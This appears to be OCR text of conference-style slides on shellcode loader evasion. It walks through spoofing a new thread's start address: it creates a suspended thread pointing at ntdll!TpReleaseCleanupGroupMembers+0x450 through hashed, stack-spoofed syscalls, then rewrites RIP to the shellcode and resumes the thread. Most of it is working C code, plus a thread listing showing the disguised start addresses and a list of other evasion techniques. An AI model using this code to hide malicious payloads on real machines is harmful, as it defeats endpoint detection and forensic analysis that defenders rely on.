
1. Sleep
2. Jitter
3. Indirect Syscall usage
4. Stack Duplication
5. Sleep Obfuscation (Zilean)
6. Proxy Loading (RtlRegisterWait)

10. Newly Created Thread Start Address Spoofing:

Scenario:

Then the shellcode Entry point looked like this when run via my spoof loader.

- We can see start address is *0x0* which is kind of an **IOC**!
- To mitigate this, we have to spoof a legit looking function address (*ntdll.dll!TpReleaseCleanUpGroupMembers+0x450*) in place of that IOC start address, *0x0*.



10. Newly Created Thread Start Address Spoofing:

Scenario:

- Using same NTApi for creating thread, ***NtCreateThreadEx*** but in ***suspended mode.***
- Passing the address of *ntdll.dll!TpReleaseCleanUpGroupMembers+0x450* in place of *shellcode's base address/ entry point address* .
- Then would perform, ***Context switching*** within the ***suspended thread*** .
- Get the *context of the thread* and update only the ***Instruction Pointer*** (RIP register) to *our* ***shellcode entry point*** (in our case BaseAddress)
- Then we would **set back the modified context and resume the thread** .
- The Created thread only sees the ***Ntdll!TpReleaseCleanupGroupMembers + 0x450***

10. Newly Created Thread Start Address Spoofing:

The changed Code would look like this:

Resolving function address for Newly Created Thread Start Address.

```
// ==================== Spoof function for the Entry Point/ Start Address of the Newly Created Thread ====================

// Spoof Function: TpReleaseCleanupGroupMembers + 0x450
// TpReleaseCleanupGroupMembers => NOT a Syscall

// TpReleaseCleanupGroupMembers: 0x4EE28FA007BA7B9
PVOID pTpReleaseCleanupGroupMembers = ResolveNtAPI(hDLL_ntdll, 0x4EE28FA007BA7B9);

PVOID SpoofEntry = (PBYTE)pTpReleaseCleanupGroupMembers + 0x450;

// ==================== END: Spoof function for the Entry Point/ Start Address of the Newly Created Thread ====================
```

Creating new Thread in ***Suspended state*** and passing the ***address of spoof function*** in place of ***entry point of shellcode*** .

```
// ========================================================== NtCreateThreadEx() ==========================================================

CONTEXT CtxEntry = { 0 };

pattern();

p.ssn = (PVOID)0xc2;

PVOID hThread = NULL;

// NtCreateThreadEx: 0x64DC7DB288C5015F
PVOID pNtCreateThreadEx = ResolveNtAPI(hDLL_ntdll, 0x64DC7DB288C5015F);

PVOID spoofResult4 = Spoof(&hThread, (PVOID)THREAD_ALL_ACCESS, NULL, (PVOID)(-1), &p, pNtCreateThreadEx, (PVOID)7, SpoofEntry, NULL, (PVOID)THREAD_CREATE_FLAGS_CREATE_SUSPENDED, NULL, NULL, NULL, NULL);
// Spoof(param1, param2, param3, param4, &SpoofStruct, AddrOfFunc, NumofStackArgs, argN)
// NtCreateThreadEx(&hHostThread, 0x1FFFFF, NULL, MyCurrentProcess(), (LPTHREAD_START_ROUTINE)BaseAddress, NULL, FALSE, NULL, NULL, NULL, NULL);

// Check the returned value
if (spoofResult4 == 0)
{
    // Successfully obtained a valid result
    // Do something with spoofResult
    printf("[+] spoof() returned a valid result => Called NtCreateThreadEx in Suspended Mode!\n");
```

10. Newly Created Thread Start Address Spoofing:

The changed Code would look like this:

Getting full context of the suspended thread

```
CtxEntry.ContextFlags = CONTEXT_FULL;

// ======================================== NtGetContextThread ========================================

pattern();

p.ssn = (PVOID)0xf3;

// NtGetContextThread: 0x3F0B5053AD7FC233
PVOID pNtGetContextThread = ResolveNtAPI(hDLL_ntdll, 0x3F0B5053AD7FC233);

PVOID spoofResult_NtGetContextThread = Spoof(hThread, &CtxEntry, NULL, NULL, &p, pNtGetContextThread, (PVOID)0);
// Spoof(param1, param2, param3, param4, &SpoofStruct, AddrOfFunc, NumofStackArgs, argN)
// NtGetContextThread(hThread, &CtxEntry)

// Check the returned value
if ( spoofResult_NtGetContextThread == 0)
{
    // Successfully obtained a valid result
    // Do something with spoofResult
    printf("[+] spoof() returned a valid result => Called NtGetContextThread\n");
```

Updating the RIP register to point towards Shellcode's base address now
=> Context Switching!

```
// Switching Context: Pointing Rip to Shellcode Address
CtxEntry.Rip = (DWORD64)BaseAddress;

CtxEntry.ContextFlags = CONTEXT_FULL;

// ======================================== NtSetContextThread ========================================

pattern();

p.ssn = (PVOID)0x18d;

// NtSetContextThread: 0xCEA61D383FFD88BF
PVOID pNtSetContextThread = ResolveNtAPI(hDLL_ntdll, 0xCEA61D383FFD88BF);

PVOID spoofResult_NtSetContextThread = Spoof(hThread, &CtxEntry, NULL, NULL, &p, pNtSetContextThread, (PVOID)0);
// Spoof(param1, param2, param3, param4, &SpoofStruct, AddrOfFunc, NumofStackArgs, argN)
// NtSetContextThread(hThread, &CtxEntry)

// Check the returned value
if ( spoofResult_NtSetContextThread == 0)
{
    // Successfully obtained a valid result
    // Do something with spoofResult
    printf("[+] spoof() returned a valid result => Called NtSetContextThread\n");
}
else
{
    // Handle the case where spoof() returned nullptr
    printf("[!] spoof() failed with error code: 0x%llx (%u)\n",  spoofResult_NtSetContextThread, GetLastError());
    // Perform additional error handling as needed
}

// ======================================== END: NtSetContextThread ========================================

//printf("Check\n"); getchar();

}
else
{
    // Handle the case where spoof() returned nullptr
    printf("[!] spoof() failed with error code: 0x%llx (%u)\n",  spoofResult_NtGetContextThread, GetLastError());
    // Perform additional error handling as needed
}

// ======================================== END: NtGetContextThread ========================================
```

10. Newly Created Thread Start Address Spoofing:

The changed Code would look like this:

Resuming the suspended thread!

```
// ========================================================== NtResumeThread() ==========================================================

pattern();

// NtResumeThread: 0xA5073BCB80D0459F
PVOID pNtResumeThread = ResolveNtAPI(hDLL_ntdll, 0xA5073BCB80D0459F);

p.ssn = (PVOID)0x52;

ULONG previousSuspendCount;

PVOID spoofResult = Spoof(hThread, &previousSuspendCount, NULL, NULL, &p, pNtResumeThread, (PVOID)0);
// Spoof(param1, param2, param3, param4, &SpoofStruct, AddrOfFunc, NumofStackArgs, argN)
// NtResumeThread(hThread, &previousSuspendCount)

// Check the returned value
if (spoofResult == 0)
{
    // Successfully obtained a valid result
    // Do something with spoofResult
    printf("[+] spoof() returned a valid result => Called NtResumeThread\n");
}
else
{
    // Handle the case where spoof() returned nullptr
    printf("[!] spoof() failed with error code: 0x%llx (%u)\n", spoofResult, GetLastError());
    // Perform additional error handling as needed
}

pattern();

// ========================================================== NtResumeThread() ==========================================================
```

10. Newly Created Thread Start Address Spoofing:

Let's see the Thread Stack Now!

TID	CPU	Cycles delta	Start address	Priority
6728		104,828	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
14612			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
16064		94,416	spoofloader2.exe+0x14e0	Normal
16520			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
18484		96,796	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
18796	0.03	2,906,218	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
18908		59,482	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
19560	0.02	2,031,292	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
20076			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
23088	0.02	2,291,544	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal

Thanks to Open Source Contributors:

1. @peterwintrsmith
2. @0xBoku
3. @KlezVirus
4. @Jean_Maes_1994
5. @SoumyadeepBas12
6. @Sh0ckFR
7. @SEKTOR7net
8. @VirtualAllocEx
9. @d_tranman
10. @C5pider
11. Linkedin: Yazid Benjamaa
12. @jack_halon
13. @ShitSecure

Thanks

To get connected with us:

1. https://x.com/reveng007 | https://www.linkedin.com/in/soumyanil-biswas/
2. https://x.com/Chrollo_l33t | https://www.linkedin.com/in/faran-siddiqui-2770321b1/